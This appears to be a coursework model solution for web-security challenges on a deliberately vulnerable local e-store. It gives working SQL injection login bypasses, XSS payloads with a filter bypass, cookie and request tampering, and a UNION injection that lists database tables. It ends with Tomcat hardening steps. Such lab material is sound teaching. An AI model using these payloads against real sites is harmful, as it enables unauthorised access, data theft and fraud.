Coursework “Possible” Solution

Task 1

Challenge 1:

First method: use a terminating SQL injection (using -- comment):

Username: test@e-store.com' --

Password:

The idea is that this will make the underlying statement look something like:

SELECT * FROM sometable WHERE username = 'test@e-store.com' --' AND password =''

Which in effect is equivalent to:

SELECT * FROM sometable WHERE username = 'test@e-store.com'

No success. Jumping ahead to another challenge “Find diagnostic data”, and using debug mode to display error messages: http://localhost:8080/estore/login.jsp?debug=true

This is the error we see:


DEBUG System error: java.sql.SQLException: Unexpected token: in statement [SELECT * FROM Users WHERE (name = 'test@te-store.com' --' AND password = '')]

The developer chose to include brackets in the SQL query (which are not necessary by the way). This means we need to terminate not only the single quote but also the bracket:

Username: **test@e-store.com') --**

Password:

Success. Challenge completed as shown in the score page:



Login as test@e-store.com ●

Incidentally, Googling the error message shown above, it transpires that this is mostly associated with the HSQLDB database system, and you can confirm this by (cheating) looking at the server-side code of the login.jsp page where you find the database connection details relate to hsqldb.

Second method: use an inline SQL injection (one that inserts itself in the statement and does not terminate it):

Username: **test@e-store.com' or '1'='1**


Password:

Note: using **or 1=1** on its own (without specifying a user) will log you in as the first user in the database (in this case, user1), which is not what is required in the coursework.

Challenge 4:

First method: see if the clue is in the question. Here, there is mention of admin, so try to use this in the URL. We have JSP pages, so let’s try admin.jsp in the URL: http://localhost:8080/estore/admin.jsp

Success. We have landed on an admin page without being logged in (non-admin user).




Find hidden content as a non admin user ●

Second method: look in the source code of the web pages (right-click in any page and select View Page Source). Hidden content will sometimes come in the shape of HTML comments (the <!-- tag), which is the case here:


<!-- td align="center" width="16%"><a href="admin.jsp">Admin</a></td-->

This clearly points to the existence of an admin.jsp page.

While you are here, take note of the content of this page in case it becomes useful for other challenges:




UserId	User	Role	BasketId
1	user1@e-store.com	USER	0
2	admin@e-store.com	ADMIN	0
3	test@e-store.com	USER	1
4	me@me.com	USER	0




BasketId	UserId	Date
1	3	2022-12-20 10:18:53.874
2	0	2022-12-20 10:42:16.107

Third method: Use Burp, for example, to generate a sitemap of the website and discover the admin.jsp page.

Challenge 6:
Here, we need to find a place where to inject this JavaScript. Something like the Search box seems an obvious first choice:



XSS

Success:


Level 1: Display a popup using: <script>alert("XSS")</script>. 🟢


The fact that the challenge description says Level 1, this is a good indication that there is nothing much in terms of validation happening, so you do not need to worry about bypassing filters for now.

Challenge 7:
This suggests that we need to find another input to inject our code in. This can be anywhere because there are no hints as to where we should inject that code. So it's a matter of checking all possible input points. So let's try the Contact Us page. Injecting the script returns the following:


Thank you for your feedback:


alert(XSS)

This suggests that some filtering is taking place. The app removed both the script tags and the double quotes before outputting the input back on the page.
The first question to ask is: does the app filter on the client-side or on the server-side? If you view the page source you will see that there is no filtering taking place on the client-side (HTML or JavaScript). So, this must be happening on the server side.
Therefore, the next question to ask is: what kind of filtering is involved? We can try and test various things, starting with changing the case used in the script tag (for instance use S instead of s), and using a single quote instead of a double quote: **<Script>alert('XSS')</Script>**
This seems to do the trick:



XSS

However, the score board does not seem to like it, presumably because we cheated by using single quote when the challenge requested the use of double quotes!
This suggests that the challenge expects us to inject the code somewhere else.
Let's try the Register page. Notice how the web app displays (outputs) the username (email) used in the login (or Guest by default) in the top right corner of the screen. This could be a potential vulnerability to XSS. Instead of registering with an email only, we can include malicious code as well and see what the app displays back to us.


The Registration requires an email address, so presumably the app will check that we provide something that resembles an email (contains @ and a dot), but we can check whether it validates anything else:
Username (email): **me@me.com<script>alert("XSS")</script>**
Password: type in any random characters (for example, I typed in 123)
Confirm Password: retype the same sequence above
I get an error message asking for a password with at least 5 characters. So, I used 12345


XSS

Looks promising. Not only I get the pop-up window, but crucially I get successfully registered with me@me.com without the script which in this case meant that the app executed the code instead of sanitising it.



Level 2: Display a popup using: <script>alert("XSS")</script> ●

Challenge 8:
This type of challenges usually relates to changing of values of cookies set for managing shopping baskets. If you check the cookies in your browser (F12, then click Storage) you will see a cookie called b_id which you can guess relates to baskets. How do we know what values to use? We can try a number of things.
For example, we can register as a user, then check what b_id value we are given. We can then try the value before that. Also, in this case, challenge 4 has revealed an admin page that disclosed shopping basket IDs, so we can use one of those. For example, here I used 1 and reloaded the web page:




Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure
b_id	128	localhost	/estore	Session	7	false	false

Success.


Access someone elses basket ●

Equally, we could have used Burp, but the above is much simpler.


Challenge 9:
One way for the shop to owe you money is for you to place an order with a negative value (either for quantity or price). This usually requires intercepting the request with a proxy such as Burp.
The app seems to let you shop as a Guest, so no need to register, but you can also shop as a registered user if you have previously registered your own user.
You can add any product to your basket in the normal way, then intercept the request and change either the price or quantity to a negative value. Here I have used a quantity of -1:


Burp Project Intruder Repeater Window Help Burp Suite Community Edition v2022.8.5
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex

Request to http://localhost:8080 [127.0.0.1]


```
POST /estore/basket.jsp HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/estore/product.jsp?prodid=27
Cookie: JSESSIONID=B8F116A4A49D057E2C390879D0F38279; b_id=1
Upgrade-Insecure-Requests: 1

productid=27&price=6.50&quantity=-1
```

As a result:



Your basket had been updated.

Product	Quantity	Price	Total
Doo dah day	-1	£6.50	-£6.50
Total	Update Basket		-£6.50

Success:



Get the store to owe you money ●

Challenge 10:
First, we need to find the change password functionality. It is not obvious at first glance. Once you are logged in as a register user, there doesn't seem to be a menu option or link to allow you to do so. However, the fact that the username is displayed as hyperlink suggests that some functionality could be implemented through that. Hovering over the email (username) indicates that this will take you to http://localhost:8080/estore/password.jsp page. Clicking the link will reveal a change password form.



Change your password:

Name	test@test.com
New Password:	••••••
Repeat Password:	••••••
	Submit

If you inspect the source code of this page, you will see that the form is sent to the server via a POST request. You can simply change it there and then to be GET instead:


```
<form method="GET">
```


Click Submit to see:


Your password has been changed


Change your password:

Name	test@test.com
New Password:	
Repeat Password:	
	Submit

Success:


Change your password via a GET request ●


You can also use Burp. Simply move the two password parameters from the body of the request to the GET method:
Intercepted request:



Request to http://localhost:8080 [127.0.0.1]

```
POST /estore/password.jsp HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/estore/password.jsp
Cookie: JSESSIONID=F4A719FFE7D6DCD184AB21D5E3EE6D1C; b_id=
Upgrade-Insecure-Requests: 1

password1=12345&password2=12345
```

Changed to:



Request to http://localhost:8080 [127.0.0.1]


```
GET /estore/password.jsp?password1=12345&password2=12345 HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/estore/password.jsp
Cookie: JSESSIONID=F4A719FFE7D6DCD184AB21D5E3EE6D1C; b_id=
Upgrade-Insecure-Requests: 1


```

Note that the moving of parameters to the GET header is done automatically for you when you use the first method (change to GET in the HTML), so that involves slightly less work.

Challenge 11:


Given that there is no hint as to where this malicious code should be injected, you have to work your way through all possible input points. So far, we have used the search input box, the register and the contact us page. What is left is the advance search functionality.

First, try to work out how this page works. On the left-hand side, there are a number of links to products:



Doodahs
Gizmos
Thingamajigs
Thingies
Whatchamacallits
Whatsits
Widgets


Clicking on any one of those links, you are presented with a list of products. Notice that those names appear under the "Type" of products. So, clicking on "Doodahs" shows that Doodahs are types of products:



Products

Product	Type	Price
Zip a dee doo dah	Doodahs	£3.99
Doo dah day	Doodahs	£6.50
Bonzo dog doo dah	Doodahs	£2.45


This will help understand how to use the Advanced Search feature in that we need to input values in the "Type" box:



Search

Product:	
Description:	
Type:	Doodahs
Price:	

This is where we can inject our script: <script>alert("H@cked A3S")</script>




H@cked A3S")</script>

We get nowhere with this, so some filtering must be taking place either client-side or server-side or both.
Let’s view the source code of the page. Sure enough, there is some validation on the form used for the advanced search:
<form id="advanced" name="advanced" method="POST" onsubmit="return **validateForm**(this);false;">
This JavaScript function calls another function **encryptForm** which is replacing special characters into their URL encoding equivalent. In particular:

Special character	Replaced by HTML encoding
<	&lt;
>	&gt;
"	&quot;
'	&#39

First method: We have a JavaScript function that is doing the validation, so how can we bypass it?
What we need is to be able to edit the JavaScript and remove all instances of replace in the following line of code:
var params = form_to_params(form).replace(/</g, '&lt;').replace(/>/g, '&gt;').replace(/"/g, '&quot;').replace(/'/g, '&#39');
leaving us with: **var params = form_to_params(form);**
Go to the Console tab, and overrule the current function by calling the same function name but with the modified code:


```
function encryptForm(key, form){
        var params = form_to_params(form);
        if(params.length > 0)
            return Aes.Ctr.encrypt(params, key, 128);
        return false;
    }
```



<script>alert("H@cked A


```
This page is in Quirks Mode. Page layout may be impacted. For Standards Mode use “<!DOCTYPE html>”. [Learn More]
unreachable code after return statement [Learn More]
>> function encryptForm(key, form){
        var params = form_to_params(form);
        if(params.length > 0)
            return Aes.Ctr.encrypt(params, key, 128);
        return false;
    }
```

Hit enter after you have written or pasted the code into the console.
Now, click submit in the form. You should see:



H@cked A3S

Success:




Conquer AES encryption, and display a popup using:
<script>alert("H@cked A3S")</script>

However, if no success, then it may be because your browser is using cached pages with the code containing the filters. In that case, try again using the browser in private browsing mode.

Second method: use Burp. However, instead of intercepting the request, intercept the response and replace the code of the function as above then forward it.

Third method: use Burp to intercept the request, but note that there is a hidden form parameter called q that is encrypted, so by the time we intercept the request, all we see is an encrypted value:



Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.8.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://localhost:8080 [127.0.0.1]
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex

```
POST /estore/advanced.jsp HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 146
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/estore/advanced.jsp
Cookie: JSESSIONID=F4A719FFE7D6DCD184AB21D5E3EE6D1C; b_id=
Upgrade-Insecure-Requests: 1

q=0x3303784a6ed2a163afb193ae26ac839d58cb58f42393c115f6ea44dd4db1bcac3a280d48b953acadd3fa106861c165e00714a04f60ec0774d3902ec674e3c2da36ecfd182db244
```

This method consists of using the key used by estore to encrypt your search strings (can be found by viewing the source of the page and locating the key variable) . Use that key to encrypt the challenge's script: <script>alert("H@cked A3S")</script> and this will form the content of the q parameter.

<u>Challenge 12</u>:

Staying in the Advanced search page, typing a single quote in the Type box returns an error. We may try it for SQL injection given that the challenge refers to table names.
To make things easier, you can add the ?debug=true to the page to be guided by more verbose error messages:
http://localhost:8080/estore/advanced.jsp?debug=true
So, if I type in a single quote I get:




You searched for:
type:'

SELECT PRODUCT, DESC, TYPE, TYPEID, PRICE FROM PRODUCTS AS a JOIN PRODUCTTYPES AS b ON a.TYPEID = b.TYPEID WHERE PRODUCT LIKE '%' AND DESC LIKE '%' AND PRICE LIKE '%' AND TYPE LIKE '%'%'
No Results Found

Which reveals the underlying query. This clearly indicates that the query is reading 5 columns. Therefore, my Union statements should include 5 columns as well. Also, notice how the columns are included in the WHERE and compared to character strings with the LIKE operator. Therefore, I can infer that they are all of type character string. Therefore, we can start thinking of our attack string in this way:

any%' union select '1', '2', '3', '4', '5' from products --

This will ask the app to look for a product type that matches the string %any% which does not exist as an actual product and will result in no products returned (we could have used any other random string, so don't be puzzled as to why I used **any** specifically!). Therefore, appending our own SELECT after the UNION will result in displaying the sequence 1, 2, 3, 4, 5.
<u>Note</u> that you can also use 1, 2… without the single quotes. This is because of the implicit conversion happening between integers and characters. However, if you want to be more rigorous, the use of single quotes makes more sense.
But before you submit the query above, you first need to get rid of the validation performed by JavaScript in the same way as the previous challenge.
You should now see the following result:




You searched for:
type:any%' union select '1', '2', '3', '4', '5' from products --

```
SELECT PRODUCT, DESC, TYPE, TYPEID, PRICE FROM PRODUCTS AS a JOIN PRODUCTTYPES AS b ON a.TYPEID
= b.TYPEID WHERE PRODUCT LIKE '%' AND DESC LIKE '%' AND PRICE LIKE '%' AND TYPE LIKE '%any%' union
select '1', '2', '3', '4', '5' from products --%'
```

Product	Description	Type	Price
1	2	3	5

Note that the 4th column (TypeID) is not displayed.
From now on, we can start targeting the metadata of the database. However, how do we know what database is in use here. As discussed in first challenge, the database is an HSQLDB, which we haven't covered in this course. Therefore, this requires searching online.
You will find that the metadata is quite similar to that of MySQL:
information_schema contains all the metadata; and information_schema.system_tables contains data about tables.
This is all what we need for this challenge.
Therefore, let's try:

anything%' union select table_name, '2', '3', '4', '5' from information_schema.system_tables --




Search

You searched for:
type:anything%' union select table_name, '2', '3', '4', '5' from information_schema.system_tables
--


Product	Description	Type	Price
BASKETCONTENTS	2	3	5
BASKETS	2	3	5
COMMENTS	2	3	5
F0ECFB32E56D3845F140E5C81A81363CE61D9D50	2	3	5
PRODUCTS	2	3	5
PRODUCTTYPES	2	3	5
SCORE	2	3	5

Success:



Conquer AES encryption and append a list of table names to the normal results. ●

The final Score board will, satisfyingly, look like the following:



Challenge	Done?
Login as test@e-store.com	●
Login as user1@e-store.com	●
Login as admin@e-store.com	●
Find hidden content as a non admin user	●
Find diagnostic data	●
Level 1: Display a popup using: <script>alert("XSS")</script>.	●
Level 2: Display a popup using: <script>alert("XSS")</script>	●
Access someone elses basket	●
Get the store to owe you money	●
Change your password via a GET request	●
Conquer AES encryption, and display a popup using: <script>alert("H@cked A3S")</script>	●
Conquer AES encryption and append a list of table names to the normal results.	●


Task 2

There are several online resources that discuss best practice is hardening the security of Tomcat, such as this one[1]. OWASP, as well as other resources, can be used to research mitigations against SQLi[2] and XSS[3].

Tomcat security measures

Security Measure 1: Remove default/unwanted Applications

By default, Tomcat comes with following web applications, which may or not be required in a production environment. You can delete them to keep it clean and avoid any known security risk with Tomcat default application. These can be found under c:\xampp\tomcat\webapps and include ROOT, manager, examples…



Security Measure 2: Add Secure & HttpOnly flag to Cookie

It is possible to steal or manipulate web application session and cookies without having a secure cookie. It's a flag which is injected in the response header. This is done by adding below the line in session-config section of the c:\xampp\tomcat\conf\web.xml file

```
<cookie-config>
<http-only>true</http-only>
<secure>true</secure>
</cookie-config>
```

Security Measure 3: Enable SSL/TLS

Serving web requests over HTTPS is essential to protect data between client and Tomcat. In order to make your web application accessible through HTTPS, you need to implement SSL certificate. Assuming, you already have keystore ready with the certificate, you can add below line in c:\xampp\tomcat\conf\server.xml file under Connector port section:

```
SSLEnabled="true" scheme="https" keystoreFile="ssl/bloggerflare.jks"
keystorePass="chandan" clientAuth="false" sslProtocol="TLS"
```

